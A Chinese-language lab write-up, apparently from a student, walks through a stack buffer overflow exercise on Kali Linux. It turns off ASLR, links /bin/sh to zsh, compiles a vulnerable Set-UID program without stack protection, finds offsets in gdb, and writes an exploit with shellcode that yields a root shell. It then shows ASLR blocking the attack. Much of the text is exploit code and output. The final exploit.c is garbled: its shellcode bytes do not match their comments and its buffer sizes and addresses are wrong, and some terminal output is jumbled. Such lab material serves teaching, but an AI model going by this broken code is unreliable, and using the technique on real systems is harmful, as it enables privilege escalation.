

kalilinux 增加数字签名

1. 下载签名

```
wget archive.kali.org/archive-key.asc
```

2. 安装签名

```
apt-key add archive-key.asc
```

3. 更新一下

```
apt-get update
```


安装 gdb: `sudo apt-get install -y gdb`

缓冲区溢出实验

缓冲区溢出是指程序试图向缓冲区写入超出预分配固定长度数据的情况。这一漏洞可以被恶意用户利用来改变程序的流控制，甚至执行代码的任意片段。这一漏洞的出现是由于数据缓冲器和返回地址的暂时关闭，溢出会引起返回地址被重写。

实验过程：

Ubuntu 和其他一些 Linux 系统中，使用地址空间随机化来随机堆（heap）和栈（stack）的初始地址，这使得猜测准确的内存地址变得十分困难，而猜测内存地址是缓冲区溢出攻击的关键。因此本次实验中，我们使用以下命令关闭这一功能：`sudo sysctl -w kernel.randomize_va_space=0`

A terminal window screenshot from a Kali Linux machine. The prompt is (wpy@wpykali)-[~/桌面]. The user enters the command \$ sudo sysctl -w kernel.randomize_va_space=0. The terminal shows the password prompt [sudo] wpy 的密码： and then the output kernel.randomize_va_space = 0. The prompt returns to (wpy@wpykali)-[~/桌面].

```
(wpy@wpykali)-[~/桌面]  
$ sudo sysctl -w kernel.randomize_va_space=0  
[sudo] wpy 的密码：  
kernel.randomize_va_space = 0  
(wpy@wpykali)-[~/桌面]  
$
```

此外，为了进一步防范缓冲区溢出攻击及其它利用 shell 程序的攻击，许多 shell 程序在被调用时自动放弃它们的特权。因此，即使你能欺骗一个 Set-UID 程序调用一个 shell，也不能在这个 shell

中保持 root 权限，这个防护措施在/bin/bash 中实现。linux 系统中，/bin/sh 实际是指向/bin/bash 或/bin/dash 的一个符号链接。为了重现这一防护措施被实现之前的情形，我们使用另一个 shell 程序（zsh）代替/bin/bash。 `sudo ln -s zsh sh`

一般情况下，缓冲区溢出会造成程序崩溃，在程序中，溢出的数据覆盖了返回地址。而如果覆盖返回地址的数据是另一个地址，那么程序就会跳转到该地址，如果该地址存放的是一段精心设计的代码用于实现其他功能，这段代码就是 shellcode。

```
#include <stdio.h>int main( ){  
    char *name[2];  
    name[0] = ``/bin/sh``;  
    name[1] = NULL;  
    execve(name[0], name, NULL);  
}
```

本次实验的 shellcode，就是刚才代码的汇编版本：

`\x31\xc0\x50\x68""/sh"\x68"/bin"\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80`

除了 shellcode 以外，我们还需要编写一个漏洞程序：

```
/* stack.c */int bof(char *str){char buffer[12];  
    strcpy(buffer, str);  
    return 1;  
}  
  
int main(int argc, char **argv){  
    char str[517];  
    FILE *badfile;  
    badfile = fopen("badfile", "r");  
    fread(str, sizeof(char), 517, badfile);  
    bof(str);  
    printf("Returned Properly\n");  
    return 1;  
}
```


从代码中可以看出程序从名为 badfile 的文件中读取输入，然后传到函数 bof() 中的另一个缓冲区，输入的最大长度为 517 字节，但是 bof() 缓冲区只有 24 字节，由于 strcpy() 不检查边界，所以可能会发生缓冲区溢出。在编译时，需要添加

`-fno-stack-protector` 和 `-z execstack` 选项以关闭 StackGuard 和不可执行的堆栈保护，编译之后我们需要使之成为 root 拥有的 Set-UID 程序才可以用普通用户获取 root 权限。

```
gcc -g -o stack -z execstack -fno-stack-protector stack.c
```

```
sudo chown root stack
```

```
sudo chmod 4755 stack
```



```
wpy@wpykali:~/桌面
$ gcc -g -o stack -z execstack -fno-stack-protector stack.c
(wpy@wpykali)-[~/桌面]
$ sudo chown root stack
(wpy@wpykali)-[~/桌面]
$ sudo chmod 4755 stack
(wpy@wpykali)-[~/桌面]
$
```

接下来需要构造 badfile 内容：

```
/* exploit.c */void main(int argc, char **argv){
```

```
    char buffer[517];
```

```
    FILE *badfile; //0x90 代表 NULL
```

```
    memset(&buffer, 0x90, 517);
```

```
    strcpy(buffer+100, shellcode); //将 shellcode 拷贝至
buffer
```

```
    strcpy(buffer+?, ""); //在 buffer 特定偏移处起始的四个字节覆
盖 shellcode 地址
```


```
    badfile = fopen("./badfile", "w");
```

```
    fwrite(buffer, 517, 1, badfile);
```

```
    fclose(badfile);
```

```
}
```

接下来我们需要找到特定的偏移地址构造四个字节，使用 gdb stack 进行调试



```
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.


For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...
(gdb) r
Starting program: /home/wpy/桌面/stack

Program received signal SIGSEGV, Segmentation fault.
0xbffefc3 in ?? ()
(gdb) b main
Breakpoint 1 at 0x401218: file stack.c, line 20.
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/wpy/桌面/stack

Breakpoint 1, main (argc=1, argv=0xbffff214) at stack.c:20
20      badfile = fopen("badfile", "r");
(gdb) p /x &str
$1 = 0xbffef47
(gdb)
```

从图中可以看出，str 的地址为 0xbffef47，shellcode 偏移量为 100 即 0x64，所以 shellcode 的地址为 0xbffefab，即填充为 \xab\xef\xff\xbf。

接下来进行反汇编来查看 bof 函数：



```
Breakpoint 1, main (argc=1, argv=0xbffff214) at stack.c:20
20      badfile = fopen("badfile", "r");
(gdb) p /x &str
$1 = 0xbffef47
(gdb) clear
Deleted breakpoint 1
(gdb) disass bof
Dump of assembler code for function bof:
0x004011c9 <+0>: push    %ebp
0x004011ca <+1>: mov     %esp,%ebp
0x004011cc <+3>: push    %ebx
0x004011cd <+4>: sub     $0x14,%esp
0x004011d0 <+7>: call    0x401280 <_x86.get_pc_thunk.ax>
0x004011d5 <+12>: add     $0x2e2b,%eax
0x004011da <+17>: sub     $0x8,%esp
0x004011dd <+20>: push    0x8(%ebp)
0x004011e0 <+23>: lea     -0x14(%ebp),%edx
0x004011e3 <+26>: push    %edx
0x004011e4 <+27>: mov     %eax,%ebx
0x004011e6 <+29>: call    0x401040 <strcpy@plt>
0x004011eb <+34>: add     $0x10,%esp
0x004011ee <+37>: mov     $0x1,%eax
0x004011f3 <+42>: mov     -0x4(%ebp),%ebx
0x004011f6 <+45>: leave
0x004011f7 <+46>: ret
End of assembler dump.
(gdb)
```

这里可以看到 lea -0x14(%ebp), %edx，可知 buffer 存储在 ebp-0x14 的位置，即 buffer 举例 ebp 的距离为 0x14，根据上述栈帧分析可知 return address 位置为 0x14+4（十进制）=0x18。

接下来把得到的值填充进 exploit.c 文件中：

```
1/* exploit.c */
2#include <stdlib.h>
3#include <stdio.h>
4#include <string.h>
5void main(int argc, char **argv)
6{
7    char buffer[10];
8    FILE *badfile;
9    char shellcode[]=
10
11    "\x21\x08" //xorl %eax,%eax
12    "\xc9" //pushl %eax
13    "\x4d" //shl $0x0732f2f
14    "\x4d" //shl $0x09022f
15    "\x00\x00" //movl %esp,%ebx
16    "\xc9" //pushl %eax
17    "\x4d" //pushl %eax
18    "\x00\x00" //movl %esp,%ecx
19    "\xc9" //cdq
20    "\x4d\x00" //movb $0x00,%al
21    "\x4d\x00" //int $0x00
22
23//0x00 代表NULL
24memset(buffer, 0x91, 517);
25strcpy(buffer+10, "\x4d\x00\xff\xff"); //在buffer特定偏移处起始的四个字节覆盖shellcode地址
26strcpy(buffer+100, shellcode); //将shellcode拷贝至buffer
27
28    badfile = fopen("./badfile", "w");
29    fwrite(buffer, 517, 1, badfile);
30    fclose(badfile);
31}
```


实践截图：

首先我们先编译执行一下 exploit.c 文件：

```
wp@wpkali: ~/桌面
$ gcc exploit.c -o exploit
wp@wpkali: ~/桌面
$ ./exploit
Deleted breakpoint 1
wp@wpkali: ~/桌面
$ ./stacksampler code for function bof:
# whoami root
#
```

可以看出我们成功获取了 root 权限，接下来我们对这个实验结果进行分析。
我们先开启 Linux 内存地址随机化：

```
sudo sysctl -w kernel.randomize_va_space=1
```



```
breakpoint 1; main (argc=1, argv=0xbffff214) at stack.c:20
(wpy@wpykali)~/桌面
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1

(wpy@wpykali)~/桌面
$ ./exploit
zsh: segmentation fault ./stack
(wpy@wpykali)~/桌面
$ ./stack
or function bof:
<+0>:    push    %ebp
<+4>:    push    %ebx
<+8>:    push    %ebx
<+c>:    sub     $0x14,%esp
<+7>:    call    0xbffff214@libc.so.6(__libc_start_main@GLIBC_2.2.5)
<+12>:   add     $0x2e2b,%eax
<+17>:   sub     $0x8,%esp
```

报错，原因是段错误，这种情况通常出现在，当程序企图访问 CPU 无法定址的存储器区块，所以我们可以得出一个结论，linux 的内存地址随机化对于缓冲区溢出攻击是有一定保护作用的

另外，GCC 编译器还实现了一种称为 StackGuard 的安全机制，防止缓冲区溢出。我们在实验中在编译期间使用

-fno-stack-protector 选项禁用此保护，而且这里我们需要允许可执行堆栈，在编译时添加 execstack。另外在该系统中/bin/sh 符号链接均指向/bin/dash shell，它有一个对策可以防止自身在 set-uid 进程中执行，如果检测到执行则将有效用户 ID 更改为该进程的真实用户 ID，从而删除了特权，所以在这个实验中系统中将/bin/sh 链接到另一个没有这个对策的 shell 程序：/bin/zsh，从而克服了这一点。